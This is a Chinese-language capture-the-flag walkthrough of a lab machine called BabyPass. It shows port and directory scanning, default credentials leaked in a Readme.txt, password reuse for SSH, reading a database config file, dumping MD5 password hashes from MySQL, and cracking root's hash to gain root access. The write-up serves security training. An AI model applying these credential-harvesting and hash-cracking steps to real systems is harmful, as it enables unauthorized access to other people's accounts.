信息收集

存活主机发现与ARP扫描

存活主机发现

```
┌──(npc㉿kali)-[~/mazesec/BabyPass]
└─$ sudo arp-scan -I eth1 192.168.56.0/24

192.168.56.1    0a:00:27:00:00:11       (Unknown: locally administered)
192.168.56.127  08:00:27:05:a7:19       PCS Systemtechnik GmbH
```

端口扫描

TCP全端口扫描

```
┌──(npc㉿kali)-[~/mazesec/BabyPass]
└─$ nmap -p- -sT 192.168.56.127

PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

80 端口服务探测

注释提示`不同用户不要使用相同密码`

(索引) ×

```
1   hello world
2   <!-- tms -->
3   <!-- Do not use same password in different account.   -->
4
```

gobuster目录扫描

```
┌──(npc㉿kali)-[~/mazesec/BabyPass]
└─$ gobuster dir -u http://192.168.56.127 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,asp,txt,bak

/index.html           (Status: 200) [Size: 82]
/tms                  (Status: 301) [Size: 314] [--> http://192.168.56.127/tms/]
```

扫描子目录`tms`

```
┌──(npc㉿kali)-[~/mazesec/BabyPass]
```

```
└─$ gobuster dir -u http://192.168.56.127/tms/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x
php,html,asp,txt,bak

/images               (Status: 301) [Size: 321] [-->
http://192.168.56.127/tms/images/]
/index.php            (Status: 200) [Size: 16471]
/profile.php          (Status: 302) [Size: 0] [--> index.php]
/page.php             (Status: 200) [Size: 11094]
/admin                (Status: 301) [Size: 320] [-->
http://192.168.56.127/tms/admin/]
/css                  (Status: 301) [Size: 318] [-->
http://192.168.56.127/tms/css/]
/includes             (Status: 301) [Size: 323] [-->
http://192.168.56.127/tms/includes/]
/js                   (Status: 301) [Size: 317] [-->
http://192.168.56.127/tms/js/]
/logout.php           (Status: 302) [Size: 1] [--> index.php]
/fonts                (Status: 301) [Size: 320] [-->
http://192.168.56.127/tms/fonts/]
/thankyou.php         (Status: 200) [Size: 10832]
/forgot-password.php  (Status: 200) [Size: 12461]
/enquiry.php          (Status: 200) [Size: 12292]
/Readme.txt           (Status: 200) [Size: 663]
/check_availability.php (Status: 200) [Size: 0]
```

密码复用

在tms子目录的扫描结果里，readme.txt泄露关键信息


```
安装步骤（配置）
1. 将文件下载并解压缩到本地系统。
2.复制 tms 文件夹和根目录下的 tms 文件夹（对于 xampp 为 xampp/htdocs，对于 wamp 为 wamp/www，对于 lamp 为 var/www/html）

数据库配置

打开 phpMyAdmin
创建数据库 tms
导入数据库 tms.sql（位于压缩包内）
打开浏览器，在浏览器中输入“http://localhost/tms”

管理员登录信息：
打开浏览器，在浏览器中输入“http://localhost/tms/admin”
用户名：admin
密码：Test@123

用户登录信息：
打开浏览器，在浏览器中输入“http://localhost/tms/”
用户名：anuj@gmail.com
密码：Test@123
```

管理员登录信息：
打开浏览器，在浏览器中输入“http://localhost/tms/admin”
用户名：admin
密码：Test@123

用户登录信息：
打开浏览器，在浏览器中输入“http://localhost/tms/”
用户名：anuj@gmail.com
密码：Test@123

使用 admin/Test@123 可以成功登录管理员后台，但没用

使用 anuj@gmail.com/Test@123 可以成功登录用户前台，但没用



尝试使用密码 `Test@123` ssh 登录 admin用户，成功

```
┌──(npc㉿kali)-[~/mazesec/BabyPass]
└─$ ssh admin@192.168.56.127
admin@192.168.56.127's password:
Linux BabyPass 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 10 11:39:32 2025 from ::1
admin@BabyPass:~$
```

尝试使用密码 `Test@123` ssh 登录 anuj用户，成功

```
┌──(npc㉿kali)-[~/mazesec/BabyPass]
└─$ ssh anuj@192.168.56.127
anuj@192.168.56.127's password:
Linux BabyPass 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 10 11:38:35 2025 from 192.168.56.100
anuj@BabyPass:~$
```

root

sudo 权限枚举

两个用户都没有 sudo 权限

anuj 用户

```
anuj@BabyPass:~$ sudo -l
[sudo] password for anuj:
Sorry, user anuj may not run sudo on BabyPass.
```

admin 用户

```
admin@BabyPass:~$ sudo -l
Sorry, user admin may not run sudo on BabyPass.
```

彩虹表攻击

查看开放端口，开放了 mysql 端口，没有对外开放

```
anuj@BabyPass:~$ ss -tupln
Netid                  State                   Recv-Q                  Send-Q
                                     Local Address:Port
          Peer Address:Port
udp                    UNCONN                  0                       0
                                        0.0.0.0:68
             0.0.0.0:*
tcp                    LISTEN                  0                       128
                                        0.0.0.0:22
             0.0.0.0:*
tcp                    LISTEN                  0                       80
                                      127.0.0.1:3306
               0.0.0.0:*
tcp                    LISTEN                  0                       128
                                          [::]:22
                [::]:*
tcp                    LISTEN                  0                       128
                                           *:80
                   *:*
```

尝试查看web目录 /var/www/html，有 tms 的站点文件

```
anuj@BabyPass:/var/www/html/tms$ ls -alh
total 144K
drwxr-xr-x 2 www-data www-data 4.0K Nov  4 04:42 includes
anuj@BabyPass:/var/www/html/tms$ ls -lah includes/
total 32K
-rw-r--r-- 1 www-data www-data  407 Nov  4 04:42 config.php
anuj@BabyPass:/var/www/html/tms$ cat includes/config.php
<?php
// DB credentials.
define('DB_HOST','localhost');
define('DB_USER','tms_user');
define('DB_PASS','secure_password');
define('DB_NAME','tms');
```

mysql 疑似储存 root 密码md5值

```
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| tms                |
+--------------------+
2 rows in set (0.000 sec)

MariaDB [(none)]> use tms;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [tms]> show tables;
+-----------------+
| Tables_in_tms   |
+-----------------+
| admin           |
| tblbooking      |
| tblenquiry      |
| tblissues       |
| tblpages        |
| tbltourpackages |
| tblusers        |
+-----------------+
7 rows in set (0.000 sec)

MariaDB [tms]> select * from tblusers;
+----+---------------+-------------+------------------+-------------------------
----------+---------------------+---------------------+
| id | FullName      | MobileNumber | EmailId          | Password
          | RegDate             | UpdationDate        |
+----+---------------+-------------+------------------+-------------------------
----------+---------------------+---------------------+
|  1 | Manju Srivatav | 4456464654   | manju@gmail.com  |
202cb962ac59075b964b07152d234b70 | 2020-07-08 02:33:20 | NULL                |
```

```
|  2 | Kishan         | 9871987979   | kishan@gmail.com |
202cb962ac59075b964b07152d234b70 | 2020-07-08 02:33:56 | NULL                |
|  3 | Salvi Chandra  | 1398756416   | salvi@gmail.com  |
202cb962ac59075b964b07152d234b70 | 2020-07-08 02:34:20 | NULL                |
|  4 | Abir           | 4789756456   | abir@gmail.com   |
202cb962ac59075b964b07152d234b70 | 2020-07-08 02:34:38 | NULL                |
|  5 | Test           | 1987894654   | anuj@gmail.com   |
f925916e2754e5e03f75dd58a5733251 | 2020-07-08 02:35:06 | 2021-05-11 00:37:41 |
|  6 | root           | 123456789    | root@gmail.com   |
fd50619cd7026f0f32272f77f4da6e92 | 2020-07-08 02:35:06 | 2021-05-11 00:37:41 |
+----+----------------+--------------+------------------+-----------------------
----------+---------------------+---------------------+
6 rows in set (0.000 sec)
```

somd5 找到 root 密码为 `Root@456`

ssh 登录 root 用户成功

```
┌──(npc㉿kali)-[~/mazesec/BabyPass]
└─$ ssh root@192.168.56.127
root@192.168.56.127's password:
Linux BabyPass 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Mon Nov 10 11:44:29 2025 from 192.168.56.100
root@BabyPass:~#
```